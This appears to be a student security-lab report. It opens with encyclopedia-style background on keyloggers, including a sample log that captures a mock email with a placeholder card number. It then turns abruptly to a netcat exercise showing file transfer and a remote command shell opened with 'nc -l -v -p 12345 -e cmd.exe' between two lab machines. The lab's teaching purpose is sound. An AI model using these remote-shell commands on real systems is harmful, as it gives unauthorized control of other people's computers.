Keylogger details

Keystroke logging, often referred to as **keylogging** or **keyboard capturing**, is the action of recording (logging) the keys struck on a keyboard,[1][2] typically covertly, so that a person using the keyboard is unaware that their actions are being monitored. Data can then be retrieved by the person operating the logging program. A **keystroke recorder** or **keylogger** can be either software or hardware.

While the programs themselves are legal,[3] with many designed to allow employers to oversee the use of their computers, keyloggers are most often used for stealing passwords and other confidential information.[4][5] Keystroke logging can also be utilized to monitor activities of children in schools or at home and by law enforcement officials to investigate malicious usage.[6]

Keylogging can also be used to study keystroke dynamics[7] or human-computer interaction. Numerous keylogging methods exist, ranging from hardware and software-based approaches to acoustic cryptanalysis.

History


In the mid-1970s, the Soviet Union developed and deployed a hardware keylogger targeting US Embassy typewriters. Termed the "selectric bug", it transmitted the typed characters on IBM Selectric typewriters via magnetic detection of the mechanisms causing rotation of the print head.[8] An early keylogger was written by Perry Kivolowitz and posted to the Usenet newsgroup net.unix-wizards, net.sources on November 17, 1983.[9] The posting seems to be a motivating factor in restricting access to `/dev/kmem` on Unix systems.

The user-mode program operated by locating and dumping character lists (clients) as they were assembled in the Unix kernel.

In the 1970s, spies installed keystroke loggers in the US Embassy and Consulate buildings in Moscow. They installed the bugs in Selectric II and Selectric III electric typewriters.[12] Soviet embassies used manual typewriters, rather than electric typewriters, for classified information—apparently because they are immune to such bugs. As of 2013, Russian special services still use typewriters.

Application of keylogger

Software-based keyloggers


Gmail - Compose Mail - accountsn@gmail.com - Mozilla Firefox (Private Browsing)
File Edit View History Bookmarks Tools Help
google.com https://mail.google.com/mail/?shva=1#drafts/1279a48a8d
Google
Gmail - Compose Mail - acco...
Nude Girls, Naked Women, Hot Girls, S...
Inbox
Buzz
Starred
Chats
Sent Mail
Drafts (5)
All Mail
Spam
Bin
More ▾
Contacts
Tasks
Test Account
Search, add or invite
Invite a friend
Give Gmail to:
Send Invite 50 left
Add Cc | Add Bcc
Attach a file
Check Spelling ▾
« Plain Text
Done
Start
Gmail - Compose Mail - te...
12:56

To: DealerRoom@wallstreettrade.com


Subject: Confidential email.

Hello John,

Please buy 1000 stock shares of our company.
Dont tell anyone, because it will influence the stock.
And ofcourse it is illegal to trade stock with pre knowledge :-)
Use my credit card number:
1234 5678 9123 4567
which expires 10/10.
The card security code on the back is: 123.

Thanks,
Bob

A keylogger example of a screen capture, which holds potentially confidential and private information. The image below holds the corresponding keylogger text result.


C:\Program Files\PyKeylogger\logs\detailed_log\Keylogger-software-logfile-example.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run TextFX Plugins Window ?
Keylogger-software-logfile-example.txt
Nor 1848 chars 1866 bytes 10 lines
Ln : 4 Col : 1 Sel : 0 (0 bytes) in 0 ranges
Dos\Windows ANSI INS

```
20100326|1239|C:\WINDOWS\Explorer.EXE|327786|SoftwareInstall|Run| Commando in run window
20100326|1239|C:\WINDOWS\Explorer.EXE|393322|SoftwareInstall|Run|https
://www.gmail.com[KeyName:Return]
20100326|1240|C:\Program Files\Mozilla
Firefox\firefox.exe|262710|SoftwareInstall|Private Browsing - Mozilla Firefox (Private
Browsing)|https ://www.gBSgmail.com[KeyName:Return]
20100326|1240|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail:
Email from Google - Mozilla Firefox (Private Browsing)|accountsn    Do Not Tell !
20100326|1241|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail
- Compose Mail - accountsn@gmail.com - Mozilla Firefox (Private Browsing)| Hello  John
[KeyName:Home] Dealer Room    @wallstreettrade.com    Confidential email.     Hello,
BSBS  John,[KeyName:Return][KeyName:Return] PleaseBSBSse buy 1000 stock shares of our
company.[KeyName:Return] Don't tellllBS anyone BS, because it will influence the sto
20100326|1242|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail
- Compose Mail - accountsn@gmail.com - Mozilla Firefox (Private
Browsing)|ck.[KeyName:Return] And ofcourse it is illegal to trade stock with pre
knowledge : _0BSBSBS :- )[KeyName:Return] Use my credit card number
:[KeyName:Return]1234 5678 9123 4567[KeyName:Return]wich BS
20100326|1243|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail
- Compose Mail - accountsn@gmail.com - Mozilla Firefox (Private Browsing)|BSBSBShich
expires 10/10.[KeyName:Return] The card security code on the back is :
123.[KeyName:Return][KeyName:Return] Thanks,[KeyName:Return] Bob
20100326|1243|C:\Program Files\Mozilla
Firefox\firefox.exe|262710|SoftwareInstall|Mozilla Firefox (Private
Browsing)|www.playboy.com[KeyName:Return]
```


A logfile from a software-based keylogger, based on the screen capture above

A software-based keylogger is a computer program designed to record any input from the keyboard.[15] Keyloggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Families and businesspeople use keyloggers legally to monitor network usage without their users' direct knowledge. Microsoft publicly stated that Windows 10 has a built-in keylogger in its final version "to improve typing and writing

services".[16] However, malicious individuals can use keyloggers on public computers to steal passwords or credit card information. Most keyloggers are not stopped by HTTPS encryption because that only protects data in transit between computers; software-based keyloggers run on the affected user's computer, reading keyboard inputs directly as the user types.
From a technical perspective, there are several categories:
●**Hypervisor-based**: The keylogger can theoretically reside in a malware hypervisor running underneath the operating system, which thus remains untouched. It effectively becomes a virtual machine. Blue Pill is a conceptual example.
●**Kernel-based**: A program on the machine obtains root access to hide in the OS and intercepts keystrokes that pass through the kernel. This method is difficult both to write and to combat. Such keyloggers reside at the kernel level, which makes them difficult to detect, especially for user-mode applications that do not have root access. They are frequently implemented as rootkits that subvert the operating system kernel to gain unauthorized access to the hardware. This makes them very powerful. A keylogger using this method can act as a keyboard device driver, for example, and thus gain access to any information typed on the keyboard as it goes to the operating system.
●**API-based**: These keyloggers hook keyboard APIs inside a running application. The keylogger registers keystroke events as if it was a normal piece of the application instead of malware. The keylogger receives an event each time the user presses or releases a key. The keylogger simply records it. This is usually done by inject a DLL to other processes.[17]
●Windows APIs such as `GetAsyncKeyState()`, `GetForegroundWindow()`, etc. are used to poll the state of the keyboard or to subscribe to keyboard events.[18] A more recent[*when?*] example simply polls the BIOS for pre-boot authentication PINs that have not been cleared from memory.[19]
●**Form grabbing based**: Form grabbing-based keyloggers log Web form submissions by recording the form data on submit events. This happens when the user completes a form and submits it, usually by clicking a button or pressing enter. This type of keylogger records form data before it is passed over the Internet.
●**JavaScript-based:** A malicious script tag is injected into a targeted web page, and listens for key events such as `onKeyUp()`. Scripts can be injected via a variety of methods, including cross-site scripting, man-in-the-browser, man-in-the-middle, or a compromise of the remote website.[20]
●**Memory-injection-based**: Memory Injection (MitB)-based keyloggers perform their logging function by altering the memory tables associated with the browser and other system functions. By patching the memory tables or injecting directly into memory, this technique can be used by malware authors to bypass Windows UAC (User Account Control).
The Zeus and SpyEye trojans use this method exclusively.[21] Non-Windows systems have protection mechanisms that allow access to locally recorded data from a remote location.
[22] Remote communication may be achieved when one of these methods is used:
●Data is uploaded to a website, database or an FTP server.
●Data is periodically emailed to a pre-defined email address.
●Data is wirelessly transmitted employing an attached hardware system.
●The software enables a remote login to the local machine from the Internet or the local network, for data logs stored on the target machine.

Hardware-based keyloggers

A hardware-based keylogger



A connected hardware-based keylogger

Main article: Hardware keylogger

Hardware-based keyloggers do not depend upon any software being installed as they exist at a hardware level in a computer system.

●Firmware-based: BIOS-level firmware that handles keyboard events can be modified to record these events as they are processed. Physical and/or root-level access is required to the machine, and the software loaded into the BIOS needs to be created for the specific hardware that it will be running on.[27]


●Keyboard hardware: Hardware keyloggers are used for keystroke logging utilizing a hardware circuit that is attached somewhere in between the computer keyboard and the computer, typically inline with the keyboard's cable connector. There are also USB connector-based hardware keyloggers, as well as ones for laptop computers (the Mini-PCI card plugs into the expansion slot of a laptop). More stealthy implementations can be installed or built into standard keyboards so that no device is visible on the external cable. Both types log all keyboard activity to their internal memory, which can be subsequently accessed, for example, by typing in a secret key sequence. Hardware keyloggers do not require any software to be installed on a target user's computer, therefore not interfering with the computer's operation and less likely to be detected by software running on it. However, its physical presence may be detected if, for example, it is installed outside the case as an inline device between the computer and the keyboard. Some of these implementations can be controlled and monitored remotely using a wireless communication standard.[28]

●Wireless keyboard and mouse sniffers: These passive sniffers collect packets of data being transferred from a wireless keyboard and its receiver. As encryption may be used to secure the wireless communications between the two devices, this may need to be cracked beforehand if the transmissions are to be read. In some cases, this enables an attacker to type arbitrary commands into a victim's computer.[29]

●Keyboard overlays: Criminals have been known to use keyboard overlays on ATMs to capture people's PINs. Each keypress is registered by the keyboard of the ATM as well as the criminal's keypad that is placed over it. The device is designed to look like an integrated part of the machine so that bank customers are unaware of its presence.[30]
●Acoustic keyloggers: Acoustic cryptanalysis can be used to monitor the sound created by someone typing on a computer. Each key on the keyboard makes a subtly different acoustic signature when struck. It is then possible to identify which keystroke signature relates to which keyboard character via statistical methods such as frequency analysis. The repetition frequency of similar acoustic keystroke signatures, the timings between different keyboard strokes and other context information such as the probable language in which the user is writing are used in this analysis to map sounds to letters.[31] A fairly long recording (1000 or more keystrokes) is required so that a large enough sample is collected.[32]
●Electromagnetic emissions: It is possible to capture the electromagnetic emissions of a wired keyboard from up to 20 metres (66 ft) away, without being physically wired to it.[33] In 2009, Swiss researchers tested 11 different USB, PS/2 and laptop keyboards in a semi-anechoic chamber and found them all vulnerable, primarily because of the prohibitive cost of adding shielding during manufacture.[34] The researchers used a wide-band receiver to tune into the specific frequency of the emissions radiated from the keyboards.
●Optical surveillance: Optical surveillance, while not a keylogger in the classical sense, is nonetheless an approach that can be used to capture passwords or PINs. A strategically placed camera, such as a hidden surveillance camera at an ATM, can allow a criminal to watch a PIN or password being entered.[35][36]
●Physical evidence: For a keypad that is used only to enter a security code, the keys which are in actual use will have evidence of use from many fingerprints. A passcode of four digits, if the four digits in question are known, is reduced from 10,000 possibilities to just 24 possibilities (10^4 versus 4! [factorial of 4]). These could then be used on separate occasions for a manual "brute force attack".
●Smartphone sensors: Researchers have demonstrated that it is possible to capture the keystrokes of nearby computer keyboards using only the commodity accelerometer found in smartphones.[37] The attack is made possible by placing a smartphone near a keyboard on the same desk. The smartphone's accelerometer can then detect the vibrations created by typing on the keyboard and then translate this raw accelerometer signal into readable sentences with as much as 80 percent accuracy. The technique involves working through probability by detecting pairs of keystrokes, rather than individual keys. It models "keyboard events" in pairs and then works out whether the pair of keys pressed is on the left or the right side of the keyboard and whether they are close together or far apart on the QWERTY keyboard. Once it has worked this out, it compares the results to a preloaded dictionary where each word has been broken down in the same way.[38] Similar techniques have also been shown to be effective at capturing keystrokes on touchscreen keyboards[39][40][41] while in some cases, in combination with gyroscope[42][43] or with the ambient-light sensor.[44]
●Body keyloggers: Body keyloggers track and analyze body movements to determine which keys were pressed. The attacker needs to be familiar with the keys layout of the tracked keyboard to correlate between body movements and keys position, although with a suitably large sample this can be deduced. Tracking audible signals of the user' interface (e.g. a sound the device produce to informs the user that a keystroke was logged) may reduce the complexity of the body keylogging algorithms, as it marks the moment at which a key was pressed.[45]


FileTransfer:-fromonesystem“nc-l-v-p12345<abc.txt”usingthiscommandthisfile send on port no 12345 .in another system type this command “nc ip 12345> abc.txt” you can download or access that file.

Screenshot:



Name	Date modified	Type	Size
abc	16-09-2025 12:29	Text Document	1 KB
doexec.c	16-09-2025 12:08	DevCpp.c	12 KB

```
Microsoft Windows [Version 10.0.26100.4652]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student\Desktop\netcat-win32-1.11\netcat-1.11>nc -l -v -p 12345 < abc.txt
listening on [any] 12345 ...
DNS fwd/rev mismatch: MB303-74 != MB303-74.mefgi.com
connect to [172.21.34.75] from MB303-74 [172.21.34.74] 24357
```




Name	Date modified	Type	Size
abc	16-09-2025 12:45	Text Document	0 KB
doexec	28-12-2004 11:23	C Source File	12 KB

```
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student\Desktop\netcat-1.11>nc 172.21.34.75 12345 > abc.txt
```


Accesing CMD of other pc :- first write command “nc ip 12345” on that pc from which you want access cmd of other pc . after that write command “nc-l-v-p12345 -e cmd.exe” from pc-2 now cmd is accessed now you can anything which you want do in pc-2 from pc-1`s cmdin below given screen shot we delete one file which on desktop in pc-2 but we delete

frompc-1`scmd.


ScreenShot:-




```
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student\Desktop\netcat-1.11>nc 172.21.34.75 12345
Microsoft Windows [Version 10.0.26100.4652]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student\Desktop\netcat-win32-1.11\netcat-1.11>cd ..
cd ..

C:\Users\student\Desktop\netcat-win32-1.11>cd ..
cd ..

C:\Users\student\Desktop>open firefox
open firefox
'open' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\student\Desktop>dir
dir
 Volume in drive C is WINDOWS
 Volume Serial Number is DA76-719D

 Directory of C:\Users\student\Desktop

16-09-2025  12:48    <DIR>          .
13-09-2025  15:33    <DIR>          ..
```



```
Microsoft Windows [Version 10.0.26100.4652]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student\Desktop\netcat-win32-1.11\netcat-1.11>nc -l -v -p 12345 -e cmd.exe
listening on [any] 12345 ...
```



```
16-09-2025  12:05             2,453 Your Chrome - Chrome.lnk
              27 File(s)        357,629 bytes
              33 Dir(s)  90,893,361,152 bytes free

C:\Users\student\Desktop>open firefox
open firefox
'open' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\student\Desktop>del savan.txt
del savan.txt

C:\Users\student\Desktop>del savan.txt
```



```
Microsoft Windows [Version 10.0.26100.4652]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student\Desktop\netcat-win32-1.11\netcat-1.11>nc -l -v -p 12345 -e cmd.exe
listening on [any] 12345 ...
DNS fwd/rev mismatch: MB303-74 != MB303-74.mefgi.com
connect to [172.21.34.75] from MB303-74 [172.21.34.74] 24369
```